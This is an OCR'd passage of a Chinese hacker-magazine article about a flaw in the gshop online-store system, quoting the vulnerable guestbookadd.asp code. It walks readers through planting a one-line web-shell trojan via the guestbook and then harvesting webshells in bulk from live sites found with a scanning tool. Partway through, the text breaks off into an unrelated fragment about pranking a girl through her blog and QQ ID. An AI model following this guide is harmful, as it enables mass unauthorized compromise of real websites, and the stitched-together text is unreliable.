


图7


图4




图5




图8



日拿1000 Webshell

——gshop网上商店系统漏洞

图张森/rabbitsafe

[illegible]小天呢[illegible]核[illegible]完本期内容,已经[illegible]多了,北京的夏天好像天亮的非常早,[illegible]在阳台上远眺,一片[illegible]之间白光,天好像又快亮了。今天[illegible]文是[illegible]看到越来越多的朋友学会分析漏洞,分享经验,看到很多朋友在[illegible]工作中更加注重漏洞的防范和修复,看到一个个系统在大家精心呵护下日益健壮,这应该都是我们大家的功劳吧,值得欣慰了。真心希望《黑手》能影响一代人,更希望《新洞》能让大家在现在或以后的工作中受益。

从本文你可以学到:


1、gshop网上商店系统漏洞分析

2、漏洞的批量利用

大家好,今天给大家带来的文章是讲如何利用gshop网上商店系统漏洞,一天拿1000个Webshell!利用方法很简单,希望能给新手朋友们批量拿Webshell一点点思路。

首先讲一下gshop网上商店系统,它是一套功能全面、简单宜用的网上商店系统,该套系统用的是雷客图ASP站长安全助手防注入,整体安全性还可以。但作者以为用了雷客图ASP站长助手就大可放心了,但是在提供客户留言的**guestbookadd.asp**文件中,并未对我们的留言内容进行任何有效的过滤,而后台数据库也没有做进一步的防下载措施,导致我们可以轻松插入一句话木马到数据库里。因此,我们不需要注入猜解管理员账号和口令进后台,只要一个小小的留言即可拿下网站。

我们先来简单看下**guestbookadd.asp**文件的源代码,如图1。



```
<%
name=request("name");
email=request("email");
tel=request("tel");
content=request("content");
set rs=server.CreateObject("ADODB.RecordSet");
——————省略代码——————
if rs.eof then
    '添加
    rs.AddNew
    rs("ID")=id
    rs("name")=name
    rs("Email")=email
    rs("tel")=tel
    rs("content")=content
    rs("time")=now()
end if
rs.Update
rs.close
set rs=nothing
conn.close
set conn=nothing
%>
```

图1 guestbookadd.asp源代码

从图1中我们可以看到,文件在获取**name**、**eamil**、**tel**、**content**变量时没有进行任何的过滤就直接把参数写入数据库了,但是数据库里没有防下载的表,也没有其它防下载措施。因此,我们只要在留言内容处写入一句话木马,再用一句话木马客户端连接数据库地址就可以轻松搞定一个站了。

我先在本机搭建好环境,点击网站上的"客户留言",把姓名、Email、电话随便填一下,在内容处写上一句话木马,如图2。




图2 输入一句话

从图2中我们可以看到,不用注册就可以进行留言了。发表留言成功后我们来访问数据文件,如图3。

从图3中我们可以看到,一句话木马已经成功写入到网站数据库里了,接下来就是用一句话木马客户端进行连接,上传大马,这里我就不演示了。




图3 写入一句话木马成功

本地测试成功了,现在我们去网上实战一番,讲讲如何批量拿站。这里用到的工具有:**网站猎手1.5版、一句话木马客户端、一句话木马。**为什么用老版1.5网站猎手呢?因为我试过几个新版的网站猎手,个人感觉都不如老版好用,这只是习惯问题,你也可以用其它工具,只要能收集到网站地址,再对其数据库地址进行验证,能做到这些就行了。




图4 搜索目标

箱里的部分信息了。既然这样,我们就恶搞下MM吧。俺在网易注册了博客后,添加好友直接在MM博客里进行了分组,认MM做了干妹妹,如图9。毕竟MM是90后,俺可不想被大家指着鼻子骂,说俺老牛吃嫩草。





图9

编辑点评:唯一的亮点就是发现MM的ID号中有QQ号,这也给大家一个提示,你的密码或者ID中有多少正在泄露你的信息呢?

